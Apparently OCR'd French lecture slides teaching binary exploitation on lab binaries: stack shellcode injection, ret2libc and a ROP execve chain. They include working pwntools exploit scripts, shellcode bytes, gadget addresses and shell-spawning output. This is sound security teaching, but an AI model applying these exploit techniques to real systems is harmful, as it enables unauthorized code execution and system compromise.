
```python
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *

def save(what, where):
    f = open(where, "wb") # write bytes
    f.write(what)
    f.close()


offset = 40
shellcode = "\x48\xB8\x2F\x2F\x62\x69\x6E\x2F\x73\x68\x48\xC1\xE8\x08\x50"
shellcode += "\x48\x89\xE7\x48\x31\xC0\xB0\x3B\x48\x31\xF6\x48\x31\xD2\x0F\x05"
nb_A = offset - len(shellcode)
padding = "A" * nb_A
addr_input = 0x7fffffffe570 # Attention, varie suivant le système utilisé
address_shellcode = p64(addr_input + nb_A) # formaté pour du 64 bits
print "address_shellcode", hex(addr_input + nb_A)
payload = padding + shellcode + address_shellcode

save(payload, "exploit")
```

Protection ? Bypass !




Le ret2libc :

La technique




Le ret2libc : La mémoire



Le ret2libc : Les offsets


```
[laluka@laluka-pc Ret2libc_basic]$ ldd vuln
        linux-gate.so.1 (0xf7fd5000)
        libc.so.6 => /usr/lib32/libc.so.6 (0xf7dbe000)
        /lib/ld-linux.so.2 => /usr/lib/ld-linux.so.2 (0xf7fd7000)
[laluka@laluka-pc Ret2libc_basic]$
[laluka@laluka-pc Ret2libc_basic]$ readelf -a /usr/lib32/libc.so.6 | grep system
   251: 001265e0   102 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.0
   640: 0003c7d0    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1485: 0003c7d0    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
   565: 00000000     0 FILE    LOCAL  DEFAULT  ABS system.c
   566: 0003c2b0  1086 FUNC    LOCAL  DEFAULT   13 do_system
  4988: 001265e0   102 FUNC    LOCAL  DEFAULT   13 __GI_svcerr_systemerr
  6919: 0003c7d0    55 FUNC    WEAK   DEFAULT   13 system
  7539: 001265e0   102 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr
  7602: 0003c7d0    55 FUNC    GLOBAL DEFAULT   13 __libc_system
[laluka@laluka-pc Ret2libc_basic]$
[laluka@laluka-pc Ret2libc_basic]$ grep -boa "/bin/sh" /usr/lib32/libc.so.6
1542282:/bin/sh
[laluka@laluka-pc Ret2libc_basic]$
[laluka@laluka-pc Ret2libc_basic]$ python -c "print hex(1542282 + 0xf7dbe000)"
0xf7f3688a
[laluka@laluka-pc Ret2libc_basic]$
[laluka@laluka-pc Ret2libc_basic]$ python -c "print hex(0x0003c7d0 + 0xf7dbe000)"
0xf7dfa7d0
```

Le ret2libc : Recon




Le ret2libc :

Taille du padding



Le ret2libc : System




```
gdb-peda$ print system
$2 = {<text variable, no debug info>} 0xf7dfa7d0 <system>
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xf7f3688a ("/bin/sh")
gdb-peda$
```

```
[+] Starting local process './vuln'
[*] Switching to interactive mode
Dumping Binary
Redirect Me if you can !
$ echo $0
/bin/sh
$
```


File Edit View Selection Find Packages Help

pwn_it.py | Settings

```python
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *


offset = 268
payload = "A" * offset
payload += p32(0xf7dfa7d0)  # @system
payload += p32(0x42424242)  # @retour (ici OSEF)
payload += p32(0xf7f3688a)  # @"/bin/sh"

r = process(["./vuln", payload])
r.interactive()

```


Ret2libc_basic/pwn_it.py 25:1 LF UTF-8 Python 0 files


Protection ? Bypass !



Le ROP :


La technique





Le ROP :

Recon


[laluka@laluka-pc ROP_x64]$ readelf -h vuln
ELF Header:
Magic: 7f 45 4c 46 02 01 01 03 00 00 00 00 00 00 00 00
Class: ELF64
Data: 2's complement, little endian
Version: 1 (current)
OS/ABI: UNIX - GNU
ABI Version: 0
Type: EXEC (Executable file)
Machine: Advanced Micro Devices X86-64
Version: 0x1
Entry point address: 0x400e6e
Start of program headers: 64 (bytes into file)
Start of section headers: 828600 (bytes into file)
Flags: 0x0
Size of this header: 64 (bytes)
Size of program headers: 56 (bytes)
Number of program headers: 5
Size of section headers: 64 (bytes)
Number of section headers: 36
Section header string table index: 33
[laluka@laluka-pc ROP_x64]$
[laluka@laluka-pc ROP_x64]$ ldd vuln
not a dynamic executable
[laluka@laluka-pc ROP_x64]$
[laluka@laluka-pc ROP_x64]$ cat /proc/sys/kernel/randomize_va_space
2
[laluka@laluka-pc ROP_x64]$
[laluka@laluka-pc ROP_x64]$

Le ROP : Recon et Offset

```
gdb-peda$ run
Starting program: /home/laluka/Downloads/OS430/TP3_OS430_Louka_Arthur/TP3_ELEVES/ROP_x64/
vuln
Give Me Data to Dump
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAAOAAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5A
AKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAA1AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAu
AAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%OA%FA%bA%1A%GA%cA%2A%HA%
dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%
```

```
gdb-peda$ pattern_search
Registers contain pattern buffer:
RDX+-60 found at offset: 57506
RBP+0 found at offset: 256
R10+52 found at offset: 69
Registers point to pattern buffer:
[RSP] --> offset 264 - size ~36
Pattern buffer found at:
0x00007ffff7ff8000 : offset    0 - size  300 (mapped)
0x00007fffffffe470 : offset    0 - size  300 ($sp + -0x108 [-66 dwords])
References to pattern buffer found at:
0x006b46b8 : 0x00007ffff7ff8000 (/home/laluka/Downloads/OS430/TP3_OS430_Louka_Arthur/TP3_
ELEVES/ROP_x64/vuln)
```


Le ROP : Ropchain & Exploit

```
ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x45f661 mov qword ptr [rsi], rax ; ret
        [+] Gadget found: 0x4016a7 pop rsi ; ret
        [+] Gadget found: 0x43167d pop rax ; ret
        [+] Gadget found: 0x41918f xor rax, rax ; ret

- Step 2 -- Init syscall number gadgets

        [+] Gadget found: 0x41918f xor rax, rax ; ret
        [+] Gadget found: 0x453b50 add rax, 1 ; ret
        [+] Gadget found: 0x453b51 add eax, 1 ; ret

- Step 3 -- Init syscall arguments gadgets

        [+] Gadget found: 0x40158b pop rdi ; ret
        [+] Gadget found: 0x4016a7 pop rsi ; ret
        [+] Gadget found: 0x432ef5 pop rdx ; ret

- Step 4 -- Syscall gadget

        [+] Gadget found: 0x4546e5 syscall ; ret

- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<Q', 0x00000000004016a7) # pop rsi ; ret
        p += pack('<Q', 0x00000000006b41c0) # @ .data
        p += pack('<Q', 0x000000000043167d) # pop rax ; ret
        p += '/bin//sh'
        p += pack('<Q', 0x000000000045f661) # mov qword ptr [rsi], rax ; ret
        p += pack('<Q', 0x00000000004016a7) # pop rsi ; ret
        p += pack('<Q', 0x00000000006b41c8) # @ .data + 8
        p += pack('<Q', 0x000000000041918f) # xor rax, rax ; ret
        p += pack('<Q', 0x000000000045f661) # mov qword ptr [rsi], rax ; ret
        p += pack('<Q', 0x000000000040158b) # pop rdi ; ret
        p += pack('<Q', 0x00000000006b41c0) # @ .data
        p += pack('<Q', 0x00000000004016a7) # pop rsi ; ret
```

```python
from pwn import *

offset = 264
payload = "A" * offset
payload += p64(0x00000000004016a7)  # pop rsi ; ret
payload += p64(0x00000000006b41c0)  # @ .data
payload += p64(0x000000000043167d)  # pop rax ; ret
payload += '/bin//sh'
payload += p64(0x000000000045f661)  # mov qword ptr [rsi], rax ; ret
payload += p64(0x00000000004016a7)  # pop rsi ; ret
payload += p64(0x00000000006b41c8)  # @ .data + 8
payload += p64(0x000000000041918f)  # xor rax, rax ; ret
payload += p64(0x000000000045f661)  # mov qword ptr [rsi], rax ; ret
payload += p64(0x000000000040158b)  # pop rdi ; ret
payload += p64(0x00000000006b41c0)  # @ .data
payload += p64(0x00000000004016a7)  # pop rsi ; ret
payload += p64(0x00000000006b41c8)  # @ .data + 8
payload += p64(0x0000000000432ef5)  # pop rdx ; ret
payload += p64(0x00000000006b41c8)  # @ .data + 8
payload += p64(0x000000000041918f)  # xor rax, rax ; ret
for i in range(59):
    payload += p64(0x0000000000453b50)  # add rax, 1 ; ret
payload += p64(0x00000000004546e5)  # syscall ; ret

p = process("./vuln")
p.recv()
p.sendline(payload)
p.interactive()
```

pwn_it.py* 31:1 LF UTF-8 Python 0 files


Le ROP : Exploit time




```
[+] Starting local process './vuln'
[*] Switching to interactive mode
Data :

$ echo $0
bash
$
```

